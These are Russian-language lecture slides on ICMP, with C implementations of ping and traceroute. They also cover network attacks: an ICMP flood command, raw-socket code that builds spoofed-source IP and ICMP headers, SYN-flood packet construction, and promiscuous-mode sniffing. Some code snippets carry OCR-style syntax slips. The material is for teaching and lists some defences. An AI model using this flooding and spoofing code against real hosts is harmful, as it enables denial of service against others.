Протокол ICMP (краткий обзор)

Работа сетевых утилит ping и traceroute

Конструирование заголовков пакетов

Протокол ICMP

Протокол передачи команд и сообщений об ошибках

(ICMP - internet control message protocol, RFC-792, - 1256)

Протокол обмена управляющими сообщениями ICMP (Internet Control Message Protocol) позволяет маршрутизатору сообщить конечному узлу об ошибках, с которыми машрутизатор столкнулся при передаче какого-либо IP-пакета от данного конечного узла.

Управляющие сообщения ICMP не могут направляться промежуточному маршрутизатору, который участвовал в передаче пакета, с которым возникли проблемы, так как для такой посылки нет адресной информации - пакет несет в себе только адрес источника и адрес назначения, не фиксируя адреса промежуточных маршрутизаторов.

Протокол ICMP - это протокол сообщения об ошибках, а не протокол коррекции ошибок.

Конечный узел может предпринять некоторые действия для того, чтобы ошибка больше не возникала, но эти действия протоколом ICMP не регламентируются.

ICMP-протокол сообщает об ошибках в IP-дейтограммах, но не дает информации об ошибках в самих ICMP-сообщениях.

ICMP использует IP, а IP-протокол должен использовать ICMP.

В случае IP-фрагментации сообщение об ошибке будет выдано только один раз на дейтограмму, даже если ошибки были в нескольких фрагментах.


Задачи ICMP


- передача отклика на пакет или эхо на отклик;
- контроль времени жизни дейтограмм в системе;
- реализует переадресацию пакета;
- выдает сообщения о недостижимости адресата или о некорректности параметров;
- формирует и пересылает временные метки;
- выдает запросы и отклики для адресных масок и другой информации.

ICMP-сообщения об ошибках не выдаются

- ICMP-сообщение об ошибке.
- При мультикастинг или широковещательной адресации.
- Для фрагмента дейтограммы (кроме первого).
- Для дейтограмм, чей адрес отправителя является нулевым, широковещательным или мультикастинговым.

ICMP-пакет


0
7 8
15 16
31
8-бит тип
8-бит код
16-бит контрольная сумма
(содержимое зависит от типа и кода)


20 байт
ICMP-заголовок
ICMP-данные
IP-заголовок
Поле данных IP-дейтаграммы
MAC-заголовок
Поле данных Ethernet-кадра

Типы ICMP-сообщений

Тип 0 - Эхо-ответ (ping-отклик)

Кодов нет

Тип 3 - Адресат недостижим

0 - Сеть недостижима
1 - ЭВМ не достижима
2 - Протокол не доступен
3 - Порт не доступен
4 - Необходима фрагментация сообщения
5 - Исходный маршрут вышел из строя
6 - Сеть места назначения не известна
7 - ЭВМ места назначения не известна
8 - Исходная ЭВМ изолирована

Тип 3 - Адресат недостижим

9 - Связь с сетью места назначения административно запрещена
10 - Связь с ЭВМ места назначения административно запрещена
11 - Сеть не доступна для данного вида сервиса
12 - ЭВМ не доступна для данного вида сервиса
13 - Связь административно запрещена с помощью фильтра.
14 - Нарушение старшинства ЭВМ
15 - Дискриминация по старшинству

Тип 4 - Отключение источника при переполнении очереди

0 - Отключение источника при переполнении очереди

Тип 5 - Переадресовать (изменить маршрут)

0 - Переадресовать дейтаграмму в сеть (устарело)
1 -Переадресовать дейтаграмму на ЭВМ
2 -Переадресовать дейтаграмму для типа сервиса (tos) и сети
3 - Переадресовать дейтаграмму для типа сервиса и ЭВМ

Тип	Код	
8	0	Эхо запрос (ping-запрос)
9	0	Объявление маршрутизатора
10	0	Запрос маршрутизатора

Тип 11 - Для дейтаграммы время жизни истекло (ttl=0)

0 - при передаче
1 - при сборке (случай фрагментации).

Тип 12 - Проблема с параметрами дейтаграммы

0 - Ошибка в ip-заголовке

1 - Отсутствует необходимая опция

Тип	
13	Запрос временной метки
14	Временная метка-отклик
15	Запрос информации (устарел)
16	Информационный отклик (устарел)
17	Запрос адресной маски
18	Отклик на запрос адресной маски

Передача сообщений ICMP

На примере программ
ping и traceroute

Ping - утилита для проверки доступности удаленного узла и оценки качества связи.

Также может использоваться для зондирования сети (ping sweep), а принципы работы для реализации атак типа ICMP flooding, Smurf и Ping-of-Death.

* Некоторые провайдеры в договоре оговаривают отдельным пунктом ограничение на скорость ICMP-пакетов, оставляя за собой право прекращения предоставления услуги в случае ICMP флуда, нарушающего работу сетевого оборудования.

Большинство реализаций TCP/IP поддерживают Ping-сервер непосредственно в ядре - сервер не является пользовательским процессом.

Пример работы ping

```
# ping ftp.mgts.by
PING ftp.mgts.by (86.57.151.3) 56(84) bytes of data.
64 bytes from ftp.mgts.by (86.57.151.3): icmp_seq=1 ttl=59
time=64.8 ms
64 bytes from ftp.mgts.by (86.57.151.3): icmp_seq=2 ttl=59
time=61.0 ms
64 bytes from ftp.mgts.by (86.57.151.3): icmp_seq=3 ttl=59
time=61.7 ms
64 bytes from ftp.mgts.by (86.57.151.3): icmp_seq=4 ttl=59
time=61.2 ms
^C
--- ftp.mgts.by ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 61.082/62.219/64.820/1.520 ms
```

Реализация утилиты ping (ключевые особенности)

Для начала получаем свой PID для использования в качестве ID в своих пакетах:

```
pid = getpid();
```

* Так как в пакете ICMP нет поля порт, то при запуске нескольких процессов PING одновременно может возникнуть проблема с тем какому из процессов следует передать тот или иной отклик. Для преодоления этой неопределенности следует использовать уникальные значения полей идентификатор.

Установка обработчика сигналов SIGALRM и SIGINT:

```
struct sigaction *act;
memset(&act, 0, sizeof(act));
/* обработчиком назначается функция catcher() */
act.sa_handler = &catcher;
sigaction(SIGALRM, &act, NULL);
sigaction(SIGINT, &act, NULL);
```

Для приема-отправки ICMP сообщений необходимо создать raw-сокет с указанием IPPROTO_ICMP в функции socket():

```
sd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP))
```

Raw-сокет может создавать только root (используется suid-bit)

Восстановление первоначальных пользовательских прав вызываем после создания сокета:

```
setuid(getuid());
```

Если есть необходимость, то устанавливаем широковещательный режим:

```
const int on = 1;
setsockopt(sd, SOL_SOCKET, SO_BROADCAST, &on,
sizeof(on));
```

увеличение приемного буфера необходимо, для защиты от переполнения:

```
/* увеличиваем размер приемного буфера */
size = 60 *1024;
setsockopt(sd, SOL_SOCKET, SO_RCVBUF, &size,
sizeof(size));
```

```
struct itimerval timer;
```

Запускаем интервальный таймер, посылающий сигнал SIGALRM. таймер сработает через 1 микросекунду...

```
timer.it_value.tv_sec=0;
timer.it_value.tv_usec=1;
```

... и будет активироваться каждую секунду

```
timer.it_interval.tv_sec=1;
timer.it_interval.tv_usec=0;
```

запуск таймера реального времени

```
setitimer(ITIMER_REAL, &timer, NULL);
```

```
bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_addr= *((struct in_addr *) hp-
>h_addr);

fromlen = sizeof(from);
```

Далее запускаем бесконечный цикл, в котором будем принимать пакеты

```
n = recvfrom(sd, recvbuf, sizeof(recvbuf), 0,
      (struct sockaddr *)&from, &fromlen);
   if (n < 0) {
   if (errno == EINTR)
      continue;
   perror("recvfrom() failed");
   continue;
}
```

определяем текущее системное время

```
gettimeofday(&tval, NULL);
```

вызываем функцию для разбора принятого пакета и вывода данных на экран

```
output(recvbuf, n, &tval);
```

Отправка пакета происходит в функции catcher каждую секунду по сигналу SIGALRM:

```
void catcher(int signum)
{
  if (signum == SIGALRM)
  {
    pinger();
    return;

  } else if (signum == SIGINT) {
..... вывод статистики
    exit(-1);
  }
}
```

Формирование icmp запроса:

```
/*-------------------------------------------
*/
/*  Формирование и отсылка ICMP ECHO REQUEST пакета  */
/*-------------------------------------------
*/
void pinger(void)
{
  int icmplen;
  struct icmp *icmp;
  char sendbuf[BUFSIZE];

  icmp = (struct icmp *) sendbuf;
```

```
  /* заполняем все поля ICMP-сообщения */
 /* Тип сообщения */
  icmp->icmp_type = ICMP_ECHO;
  /* Код сообщения для request и reply всегда равен 0 */
  icmp->icmp_code = 0;
  /*  Идентификатор процесса  */
  icmp->icmp_id = pid;
  /*  номер пакета – для отслеживания потерь  */
  icmp->icmp_seq = nsent++;
  /*  время создания  */
  gettimeofday((struct timeval *) icmp->icmp_data,
NULL);
```

```
  /* длина ICMP-заголовка составляет 8 байт и 56 байт данных */
  icmplen = 8 + 56;
  /* контрольная сумма ICMP-заголовка и данных */
  icmp->icmp_cksum = 0;
  icmp->icmp_cksum = in_cksum((unsigned short *)
icmp, icmplen);

  if (sendto(sd, sendbuf, icmplen, 0,
    (struct sockaddr *)&servaddr, sizeof(servaddr))
< 0) {
    perror("sendto() failed");
    exit(-1);
  }
}
```

Вычисление контрольной суммы для ICMP.

```
unsigned short in_cksum(unsigned short *addr, int
len)
{
  unsigned short result;
  unsigned int sum = 0;
```

* Поле контрольная сумма представляет собой 16-разрядное дополнение по модулю 1 контрольной суммы всего ICMP-сообщения, начиная с поля тип.

```
  /* складываем все двухбайтовые слова */
  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  /* если остался лишний байт, прибавляем его к сумме  */
  if (len == 1)
    sum += *(unsigned char*) addr;

     /* добавляем перенос  */
  sum = (sum >> 16) + (sum & 0xFFFF);
     /* еще раз  */
  sum += (sum >> 16);
     /* инвертируем результат  */
  result = ~sum;
  return result;
}
```

Разбор пакета:

```
void output(char *ptr, int len, struct timeval *tvrecv)
{
  int iplen;
  int icmplen;
  struct ip *ip;
  struct icmp *icmp;
  struct timeval *tvsend;
  double rtt;

  ip = (struct ip *) ptr; /* начало IP-заголовка */
  iplen = ip->ip_hl << 2; /* длина IP-заголовка */

  icmp = (struct icmp *) (ptr + iplen); /* начало ICMP-
заголовка */
  if ( (icmplen = len - iplen) < 8)      /* длина ICMP-
заголовка */
    fprintf(stderr, "icmplen (%d) < 8", icmplen);

  if (icmp->icmp_type == ICMP_ECHOREPLY) {

    if (icmp->icmp_id != pid)
  return; /* ответ не на наш запрос ECHO REQUEST */
```

```
    tvsend = (struct timeval *) icmp->icmp_data;
    tv_sub(tvrecv, tvsend);

    /* время оборота пакета (round-trip time) */
    rtt = tvrecv->tv_sec * 1000.0 + tvrecv->tv_usec
/ 1000.0;

    nreceived++;

    tsum += rtt;
    if (rtt < tmin)
      tmin = rtt;
    if (rtt > tmax)
      tmax = rtt;

    printf("%d bytes from %s: icmp_seq=%u, ttl=%d,
time=%.3f ms\n",
       icmplen, inet_ntoa(from.sin_addr),
       icmp->icmp_seq, ip->ip_ttl, rtt);
  }
}
```

traceroute

Утилита traceroute предназначена для определения маршрута прохождения пакета до узла, что позволяет исследовать логическую топологию сети и путей проникновения в нее.

Реализуется в 2-х вариантах — с использованием UDP (*nix) и ICMP (win & *nix) протоколов.

```
# traceroute -n google.com
traceroute to google.com (74.125.87.99), 30 hops
max, 60 byte packets
 4  10.240.8.133  73.147 ms  75.822 ms  76.891 ms
 5  93.84.122.133  79.492 ms  81.045 ms  83.623 ms
 6  93.84.125.30  86.195 ms  85.855 ms  88.866 ms
 7  193.232.250.76  90.346 ms  77.965 ms  76.395 ms
 8  82.96.194.193  114.414 ms  114.034 ms  114.823
ms
 9  72.14.219.112  115.754 ms 72.14.223.140
114.532 ms 72.14.219.112  113.615 ms
10  72.14.239.254  153.105 ms  153.053 ms  152.923
ms
11  209.85.248.47  155.085 ms 209.85.248.43
151.898 ms  152.298 ms
12  72.14.232.217  156.660 ms 72.14.238.101
153.689 ms 72.14.232.221  154.677 ms
13  74.125.87.99  153.276 ms  151.521 ms  151.673
ms
```

Алгоритм работы для UDP

1. формируется udp дейтаграмма
2. поле TTL в IP пакете устанавливается = 1
3. на указанный адрес посылается udp дейтаграмма
4. промежуточный маршрутизатор уменьшает поле TTL на 1 и, если оно = 0, то посылает ICMP-сообщение TIME_EXCEEDED (время жизни пакета истекло)
5. если пакет достиг получателя, то в ответ будет передано ICMP-сообщение PORT_UNREACHABLE (что бы случайно не попасть на работающую службу, посылаются 3 сообщения по случайным адресам выше 33434)
6. если не достигли получателя, то наращиваем TTL на 1 и переходим к п.3

В программе создается 2 сокета для UDP и ICMP:

```
    sendfd = socket(PF_INET, SOCK_DGRAM, 0)
recvfd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP)
```

Чтобы определить к какому приложению относится вернувшееся ICMP-сообщение используем привязку к порту = pid процесса:

```
  sport = (getpid() & 0xffff) | 0x8000;
  sabind.sin_port = htons(sport);
  if (bind(sendfd, (struct sockaddr *)&sabind,
sizeof(sabind)) != 0)
    perror("bind() failed");
```

Возвращающиеся ICMP сообщения содержат **IP заголовок и 64 бита исходной дейтаграммы**, что позволяет определить процесс, которому предназначено сообщение.

Для установки нового значения TTL используется функция:

```
setsockopt(sendfd, SOL_IP, IP_TTL, &ttl,
sizeof(int));
```

* Поскольку на многих маршрутизаторах установлены файерволлы не пропускающие пакеты traceroute, то необходимо реализовывать таймаут для ожидания icmp-сообщений. Проще всего это осуществить с помощью функции select.

Traceroute с использованием ICMP

Алгоритм работы для traceroute с использованием ICMP почти не отличается от варианта с UDP:

- вместо исходящей UDP-дейтаграммы посылается ICMP (Echo Request)
- от конечного узла должен прийти ICMP (Echo Reply)
- используется один и тот же сокет для отправки и приема сообщений (как в ping)

ICMP-flooding

Размер ICMP-запроса обычно небольшой (около 64 байт, при максимальном размере пакета IP 64 кбайт).
В результате, при формальном сохранении небольшого трафика, возникает перегрузка по количеству пакетов, и устройство начинает пропускать остальные пакеты (по другим интерфейсам или протоколам), что и является целью атаки.

Пример команды для атаки:

```
ping -f -s 4096 victum.domain.com
```

отправляет поток icmp запросов на атакуемого без задержек и с размером пакета = 4K

Противодействие:

• отключение ответов на ICMP-запросы (отключение соотвествующих служб или предотвращение отклика на определенный тип сообщения) на целевой системе;
• Понижение приоритета обработки ICMP-сообщений (при этом весь остальной трафик обрабатывается в обычном порядке, а ICMP-запросы обрабатываются по остаточному принципу, в случае перегрузки ICMP-сообщениями часть из них игнорируется).
• отбрасывание или фильтрация ICMP-трафика средствами межсетевого экрана.

Smurf

Для реализации данного типа атак используется тот же принцип, что и для реализации ICMP-flooding.

Отличие от предыдущего типа состоит в том, что используется широковещательная рассылка пакета ICMP Echo Request, а в качестве адреса источника указывается ip-адрес жертвы.

IP-spoofing

Подделка обратного адреса в посылаемых пакетах называется IP-spoofing и используется для сокрытия исходного узла.

Работа с IP-заголовком

Для самостоятельной настройки заголовка IP нам необходимо использовать тип сокета RAW:

```
sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW)
```

Кроме того, так как будем самостоятельно заполнять IP-заголовок, то устанавливаем опцию IP_HDRINCL:

```
setsockopt(sd, IPPROTO_IP, IP_HDRINCL, (char *)&on,
sizeof(on))
```

* Для максимального эффекта необходимо использовать максимальный размер пакета, но не превышающий размера MTU интерфейса, через который будет отправлен пакет, чтобы не реализовывать в своей программе алгоритм фрагментации ip-пакетов.

Сама подмена адреса тривиальна и состоит в правильном заполнении полей заголовка IP:

```
struct iphdr *ip_hdr = (struct iphdr *)sendbuf;
struct icmp *icmp_hdr = (struct icmp *)
(sendbuf + sizeof(struct iphdr));
```

Заполняем IP-заголовок

```
  ip_hdr->ihl = 5;
  ip_hdr->version = 4;
  ip_hdr->tos = 0;
  ip_hdr->tot_len = htons(sizeof(struct iphdr)
+ sizeof(struct icmp) + 1400);
  ip_hdr->id = 0;
  ip_hdr->frag_off = 0;
  ip_hdr->ttl = 255;
  ip_hdr->protocol = IPPROTO_ICMP;
  ip_hdr->check = 0;
  ip_hdr->check = in_cksum((unsigned short
*)ip_hdr, sizeof(struct iphdr));
  ip_hdr->saddr = srcaddr;
  ip_hdr->daddr = dstaddr;
```

Заполняем ICMP-заголовок

```
  icmp_hdr->icmp_type = ICMP_ECHO;
  icmp_hdr->icmp_code = 0;
  icmp_hdr->icmp_id = 1;
  icmp_hdr->icmp_seq = 1;
  icmp_hdr->icmp_cksum = 0;
  icmp_hdr->icmp_cksum = in_cksum((unsigned
short *)icmp_hdr, sizeof(struct icmp) + 1400);
```

SYN-flooding

Суть атаки состоит в посылке бесконечного числа TCP пакетов с установленным флагом SYN на атакуемый хост

Принцип работы:

- Приходит TCP пакет с установленным флагом SYN
- Система отсылает SYN/ACK, ставит пакет в очередь и ждет ACK от отправителя

Дамп обмена пакетами

```
# tcpdump -i wlan0 host 192.168.0.251 and port 80

13:20:05.315302 IP
alien.local.607 > 192.168.0.251.http: Flags [S],
seq 666173440, win 128, length 0

13:20:05.317185 IP
192.168.0.251.http > alien.local.607: Flags [S.],
seq 4110226429, ack 666173441, win 5840, options
[mss 1460], length 0

13:20:05.317233 IP
alien.local.607 > 192.168.0.251.http: Flags [R],
seq 666173441, win 0, length 0
```

Информация о загрузке:

```
CPU0  :  0.3%us,  1.7%sy,  0.0%ni, 97.7%id,
0.0%wa,  0.3%hi,  0.0%si,  0.0%st
CPU1  :  0.7%us,  0.3%sy,  0.0%ni,  0.0%id,
86.1%wa,  0.0%hi, 12.9%si,  0.0%st
CPU2  :  0.0%us,  0.0%sy,  0.0%ni, 95.8%id,
0.0%wa,  0.0%hi,  4.2%si,  0.0%st
```

Сообщения ядра Linux:

```
[21313.239985] possible SYN flooding on port
80. Sending cookies.
```

Влияет на всю систему!

Например, видеоплеер «замерзает».

Работа с заголовками IP и TCP

Основная особенность программы состоит в том, что необходимо использовать сокеты RAW и вручную заполнять необходимые поля IP и TCP протоколов

Для протоколов TCP и UDP подсчет контрольной суммы имеет несколько особенностей:

1. Добавляются 12-байтные псевдо-заголовки, содержащие IP-адреса отправителя и получателя, код протокола и длину дейтограммы

2. Если вычисленная контрольная сумма равна нулю, в соответствующее поле будет записан код 65535 (тоже самое для заголовка IP).

*Для протокола UDP контрольную сумму можно не рассчитывать, а установить 0.

```
sendpacket(int sockd, unsigned long srcaddr,
      unsigned long dstaddr,
      int sport,
      int dport)
{
  struct sockaddr_in servaddr;
  /* структура псевдозаголовка */
  struct pseudohdr
  {
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char place_holder;
    unsigned char protocol;
/*  длина сегмента – асевдозаголовок */
    unsigned short length;
  } pseudo_hdr;
  char sendbuf[sizeof(struct iphdr) + sizeof(struct
tcphdr)];
  struct iphdr *ip_hdr = (struct iphdr *) sendbuf;
  struct tcphdr *tcp_hdr = (struct tcphdr *)
(sendbuf + sizeof(struct iphdr));
pseudo_packet;
```

Заполнение IP-заголовка

```
  ip_hdr->ihl = 5;
  ip_hdr->version = 4;
  ip_hdr->tos = 0;
  ip_hdr->tot_len = htons(sizeof(struct iphdr)
+ sizeof(struct tcphdr));
  ip_hdr->id = 0;
  ip_hdr->frag_off = 0;
  ip_hdr->ttl = 255;
  ip_hdr->protocol = IPPROTO_TCP;
  ip_hdr->check = 0;
  ip_hdr->check = in_cksum((unsigned short
*)ip_hdr, sizeof(struct iphdr));
  ip_hdr->saddr = srcaddr;
  ip_hdr->daddr = dstaddr;
```

Заполнение псевдозаголовка

```
  pseudo_hdr.source_address = srcaddr;
  pseudo_hdr.dest_address = dstaddr;
  pseudo_hdr.place_holder = 0;
  pseudo_hdr.protocol = IPPROTO_TCP;
  pseudo_hdr.length = htons(sizeof(struct
tcphdr));
```

Заполнение заголовка TCP

```
tcp_hdr->source =
htons(sport);
tcp_hdr->dest =
htons(dport);
tcp_hdr->seq =
htons(getpid());
tcp_hdr->ack_seq = 0;
tcp_hdr->res1 = 0;
tcp_hdr->doff = 5;
```

```
tcp_hdr->fin = 0;
tcp_hdr->syn = 1;
tcp_hdr->rst = 0;
tcp_hdr->psh = 0;
tcp_hdr->ack = 0;
tcp_hdr->urg = 0;
tcp_hdr->ece = 0;
tcp_hdr->cwr = 0;
tcp_hdr->window =
htons(128);
tcp_hdr->check = 0;
tcp_hdr->urg_ptr = 0;
```

Место в памяти для формирования псевдопакета

```
pseudo_packet = (char*)malloc(sizeof(pseudo_hdr)
                +
                sizeof(struct tcphdr));
```

Копируем псевдозаголовок в начало псевдопакета

```
memcpy(pseudo_packet, &pseudo_hdr,
sizeof(pseudo_hdr));
```

Копируем TCP-заголовок

```
memcpy(pseudo_packet + sizeof(pseudo_hdr),
sendbuf + sizeof(struct iphdr), sizeof(struct
tcphdr));
```

Теперь можно вычислить контрольную сумму в TCP-заголовке

```
tcp_hdr->check = in_cksum((unsigned short
            *)pseudo_packet,
                    sizeof(pseudo_hdr) +
          sizeof(struct tcphdr));
```

```
bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_port = htons(dport);
servaddr.sin_addr.s_addr = dstaddr;
```

Отправка пакета:

```
sendto(sockd, sendbuf, sizeof(sendbuf), 0,
(struct sockaddr *)&servaddr, sizeof(servaddr))
```

Land

В качестве порта и адреса отправителя используется адрес и порт назначения.

Снифферы

Снифферы (sniffer) — программное обеспечение, которое используется для анализа сетевого трафика.

Разделяются на 2 класса — пассивные и активные.

В основе любого сниффера лежит использование неразборчивого режима работы сетевой карты, который позволяет принимать все пакеты, попадающие на интерфейс, а не только адресованные ему.

Пассивный сниффер

Пассивный сниффер может анализировать только тот трафик, который попадает на сетевую карту компьютера.

Перевод сокета в неразборчивый режим (promiscuous mode) в ОС Linux

```
#include <netpacket/packet.h>
#include <net/ethernet.h>

struct ifreq ifr;

sd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));

strcpy(ifr.ifr_name, DEVICE); //eth0

ioctl(sd, SIOCGIFFLAGS, &ifr;

ifr.ifr_flags |= IFF_PROMISC;

ioctl(sd, SIOCSIFFLAGS, &ifr);
```

Активный сниффер

Отличается от пассивного дополнительным модулем, который воздействует на промежуточное оборудование (репитеры и хабы, мосты и свитчи, маршрутизаторы), заставляя пересылать пакеты атакующему, которые ему не предназначены.

Наиболее известные методы

• **MAC flooding** (Switch Jumping)
Переполнение памяти свитча фальшивыми MAC-адресами.

•**MAC duplicating**
Подделывается MAC-адрес жертвы.

•**ARP Redirect** (ARP-spoofing)
Основано на изменении внутренних ARP-таблиц на атакуемом хосте.